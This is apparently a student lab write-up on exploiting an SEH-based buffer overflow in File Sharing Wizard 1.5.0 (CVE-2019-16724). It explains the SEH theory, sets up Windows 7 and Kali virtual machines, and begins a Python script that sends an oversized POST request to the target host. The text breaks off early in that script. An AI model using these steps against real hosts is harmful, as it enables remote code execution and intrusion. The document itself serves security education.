

Structured Exception Handling (SEH) Based Buffer Overflow in File Sharing Wizard 1.5.0

OHTS Assignment

2020.05.10

Table of Contents

1	Introduction.....	1
1.1	Buffer Overflow	1
1.2	Structured Exception Handling Based Buffer Overflow	2
1.3	Vulnerable Software.....	4
2	Exploitation.....	5
2.1	Setting the Environment.....	5
2.2	Checking the Vulnerability	7
2.3	Generating the Pattern.....	9
2.4	Identifying the Offset	10
2.5	Identifying the SEH.....	11
2.6	Finding the Module	13
2.7	Identifying the NSEH.....	15
2.8	Identifying Bad Characters.....	17
2.9	Generating the Shell Code.....	20
2.10	Gaining Admin Access	21
2.11	Final Code.....	23
3	Mitigations	24
4	Used Tools	24
5	References.....	25

Table of Figures

Figure 1.1 : Buffer Overflow Attack.....	2
Figure 1.2 : Process of SEH Buffer Overflow	3
Figure 1.3 : Vulnerable Software.....	4
Figure 2.1: IP Address of the Victim Machine	5
Figure 2.2 : IP Address of the Attack Machine	5
Figure 2.3 : Port Usage	6
Figure 2.4 : Attaching the Application to Immunity Debugger.....	6
Figure 2.5 : Initial Exploit Code	7
Figure 2.6 : Running the Code.....	7
Figure 2.7 : Inspecting Register Values	8
Figure 2.8 : Identification of SEH Corruption	8
Figure 2.9 : Creating the Pattern	9
Figure 2.10 : Adding Pattern as the Payload to Existing Code.....	9
Figure 2.11 : Running the Code.....	10
Figure 2.12 : Pattern Characters in Action.....	10
Figure 2.13 : Identification of the Corrupt Entry	10
Figure 2.14 : Generating the Offset Using Mona	11
Figure 2.15 : Updated Exploit Code	12
Figure 2.16 : Running the Code.....	12
Figure 2.17 : Verifying the Offset.....	12
Figure 2.18 : Using Mona to find SEH Pointers.....	13
Figure 2.19 : Output of Mona SEH.....	13
Figure 2.20 : Mona SEH Output Inspection	13
Figure 2.21 : Updating the Code by Inserting SEH Value	14
Figure 2.22 : Verifying the POP, POP, Return	14
Figure 2.23 : Following Address in Stack	15
Figure 2.24 : Finding the SEH Address	15
Figure 2.25 : Finding the Difference to Determine JMP Value.....	16
Figure 2.26 : Using nasm to Generate JMP SHORT 8 Hex Value.....	16
Figure 2.27 : Updating the Code by Inserting NSEH Value.....	16
Figure 2.28 : Bad Character List.....	17
Figure 2.29 : Updating the Code to Check Bad Characters.....	18
Figure 2.30 : Using Mona to Generate Byte Array.....	18
Figure 2.31: Checking the Generated File	19
Figure 2.32 : Using Mona to Compare and Find the Bad Characters.....	19
Figure 2.33 : Generating Reverse TCP Shell Code	20
Figure 2.34 : Updating the Code by Adding the Shellcode	21
Figure 2.35 : Setting Netcat Listener	21
Figure 2.36 : Exploiting Using the Final Code	21
Figure 2.37 : Gaining the Reverse Shell	22


Figure 2.38 : Terminating the Session	22
Figure 2.39 : File Sharing Wizard Crash Alert	23
Figure 2.40 : Final Code Part 1	23
Figure 2.41: Final Code Part 2	24

1 Introduction

1.1 Buffer Overflow

Buffer is a temporary memory area which can hold values of a program in between the execution process. Buffer overflow (attack) is the process of exceeding the allocated buffer boundaries using input data and overwriting adjacent memory locations in order to conduct malicious intents. There are buffers in any type of a program and should be protected using boundary protections by developers. Also, modern computing architectures provide runtime protections such as address space randomization (ASLR) and structured exception handler overwrite protection (SEHOP) to protect from buffer overflow attacks [3]. When there are weaknesses in security implementations, attackers might misuse the buffer as an attack vector.

Below shown is the structure of a stack. ESP can be considered as the beginning point of the stack. When there's a buffer which can be overflowed the data will overwrite the EBP and EIP as well. The main goal of a buffer overflow attack is to target and control the EIP, so the attacker can direct it to execute malicious tasks such as establishing a reverse shell.






Figure 1.1 : Buffer Overflow Attack

The steps of a general buffer overflow attack :

1. Fuzzing to find the vulnerable application's function/section
2. Finding the offset value
3. Overwriting the EIP
4. Finding the suitable module – A dll file in a program which doesn't have memory protections such as ASLR and SafeSEH
5. Generating the shellcode – Exploit code to perform the malicious task
6. Exploit

Since we have an understanding about the buffer overflow, let's talk about structured exception handling (SEH) based buffer overflow attacks.

1.2 Structured Exception Handling Based Buffer Overflow

The vulnerability was introduced by David Litchfield in 2003 from a paper named as "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server" [1].

There's an exception handler in some applications to control exceptions against crashes. So, what happens is when an exception gets triggered, it will search for the exception related information and will handle the exception to recover and continue the execution as normal. This security handler exists to help developers to implement programs. A detailed log will be generated to assist the developer against such exceptions. Also, there are inbuilt exception handling feature in windows operating systems (OS). Even though the developer has not provided an exception handling feature the OS will be able to control the exceptions.

EXCEPTION_REGISTRATION structure is used to store details in a stack regarding exception handlers.

The structure has two parts,

1. Pointer to the next EXCEPTION_REGISTRATION structure (nseh)
2. Pointer to the exception handler (seh)

It is possible to gain control and successfully exploit by overflowing the above mentioned two parts.

Now let's see how the exploitation works in SEH attacks.




Figure 1.2 : Process of SEH Buffer Overflow

As shown in the above image [Figure 1.2], to exploit the vulnerability need to send a malicious code targeting a vulnerable application. When an exception occurs in the vulnerable application, it'll call the current SE handler to control the situation. But we have already overflowed the SE handler (seh) to points to the address of a pop, pop, ret module, so that we can control the EIP. After the execution of pop, pop, return, it'll pass the address of the next SEH (nseh) to the EIP register. Gladly, we have overflowed the nseh as well by directing it to the address of our shellcode. After a successful exploitation, the requirements will be satisfied depending on the shellcode nature.

Now let's see how we can perform the exploitation in a real word scenario.

1.3 Vulnerable Software

We will be using a vulnerable application called as file sharing wizard [5]. Application is developed to provide access to required computer files through a web browser. Vulnerable version of the application is 1.5.0 and the victim host is running a windows 7 OS (also can be exploited in a vista environment). Attack machine will be running a Kali Linux OS. Vulnerability is ranked at a 9.8 high score and the CVE related to the vulnerability is CVE-2019-16724.

Description of the CVE-2019-16724 :

“File Sharing Wizard 1.5.0 allows a remote attacker to obtain arbitrary code execution by exploiting a Structured Exception Handler (SEH) based buffer overflow in an HTTP POST parameter, a similar issue to CVE-2010-2330 and CVE-2010-2331.” [4]





Figure 1.3 : Vulnerable Software

2 Exploitation

2.1 Setting the Environment

After creating the two virtual machines (Windows 7 and Kali Linux) enabled with bridge mode, can check the IP addresses using below commands [Figure 2.1] [Figure 2.2].



```
C:\Windows\system32\cmd.exe
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\gihan>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:


    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2402:4000:2381:15d0:201f:1fda:fd2f:7444
    IPv6 Address. . . . . : 2402:4000:2381:15d0:ac07:5f39:b69d:4
    Temporary IPv6 Address. . . . . : 2402:4000:2381:15d0:21a0:ff76:b04e:1cec
    Link-local IPv6 Address . . . . . : fe80::201f:1fda:fd2f:7444%11
    IPv4 Address. . . . . : 192.168.8.102
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::ae07:5fff:fe39:b69d%11
                              192.168.8.1

Tunnel adapter isatap.{60D8529E-0E81-4977-9197-C0816EBD0E17}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\gihan>
```

Figure 2.1: IP Address of the Victim Machine



```
Applications ▾ Places ▾ Terminal ▾ Sun 17:08
root@kali: ~/Documents

File Edit View Search Terminal Help
root@kali:~/Documents# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.8.103 netmask 255.255.255.0 broadcast 192.168.8.255
    inet6 2402:4000:2381:15d0:20c:29ff:fea5:1021 prefixlen 64 scopeid 0x0<global>
    inet6 2402:4000:2381:15d0:4d95:edf4:46e8:29aa prefixlen 64 scopeid 0x0<global>
>
    inet6 fe80::20c:29ff:fea5:1021 prefixlen 64 scopeid 0x20<link>
    inet6 2402:4000:2381:15d0:ac07:5f39:b69d:3 prefixlen 128 scopeid 0x0<global>
    ether 00:0c:29:a5:10:21 txqueuelen 1000 (Ethernet)
    RX packets 1892 bytes 203954 (199.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 819 bytes 132463 (129.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Documents#
```

Figure 2.2 : IP Address of the Attack Machine

It was observed that the application won't use the http port until we hit the start button after launching the program as an administrator. Output of a 'netstat -a' will ensure that the port which is being used by the application is 80 [Figure 2.3].




Figure 2.3 : Port Usage

Then, need to test/debug the running application to detect changes against the continuously updating exploit code. This can be achieved by attaching the application to immunity debugger.




Figure 2.4 : Attaching the Application to Immunity Debugger


2.2 Checking the Vulnerability

After setting up the environment, can proceed with developing the exploit code. Before that, need to check whether the application is vulnerable or not. For that a simple python code as shown as below can be developed.

What happens in the below code is [Figure 2.5], we are assigning the IP address of the target host as 192.168.8.102 (found it earlier) and the identified port as 80 (application's running port). Then we are creating a variable called payload and assigning 1044, A letters (AAAAAA...) to it. Since the vulnerability can be enabled with a POST request, we are binding it to our payload. So, the last payload_header value will be,

Payload_header = "POST" + "A" * 1044 + "HTTP/1.0\r\n\r\n"

Then inside a try block the socket to enable the connection will be created by using IPV4 and TCP. After passing the target machine's parameters, payload_header will be sent to the victim machine. After a successful exploitation [Figure 2.6], success message will be displayed otherwise the fail message.

A screenshot of a terminal window titled 'root@kali: ~/Documents'. The window contains a Python script for a socket-based exploit. The code imports the 'socket' module, sets 'Victim_host' to '192.168.8.102' and 'Victim_port' to '80'. It creates a 'payload' of 1044 'A' characters and constructs a 'payload_header' as 'POST ' followed by the payload and 'HTTP/1.0\r\n\r\n'. A 'try' block attempts to create a socket, connect to the target, and send the header, followed by a success message. An 'except' block handles failures with a failure message. The terminal shows the code being typed.

```
root@kali: ~/Documents
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents x root@kali: ~/Documents x
import socket

Victim_host = "192.168.8.102"
Victim_port = 80


payload = "A"*1044

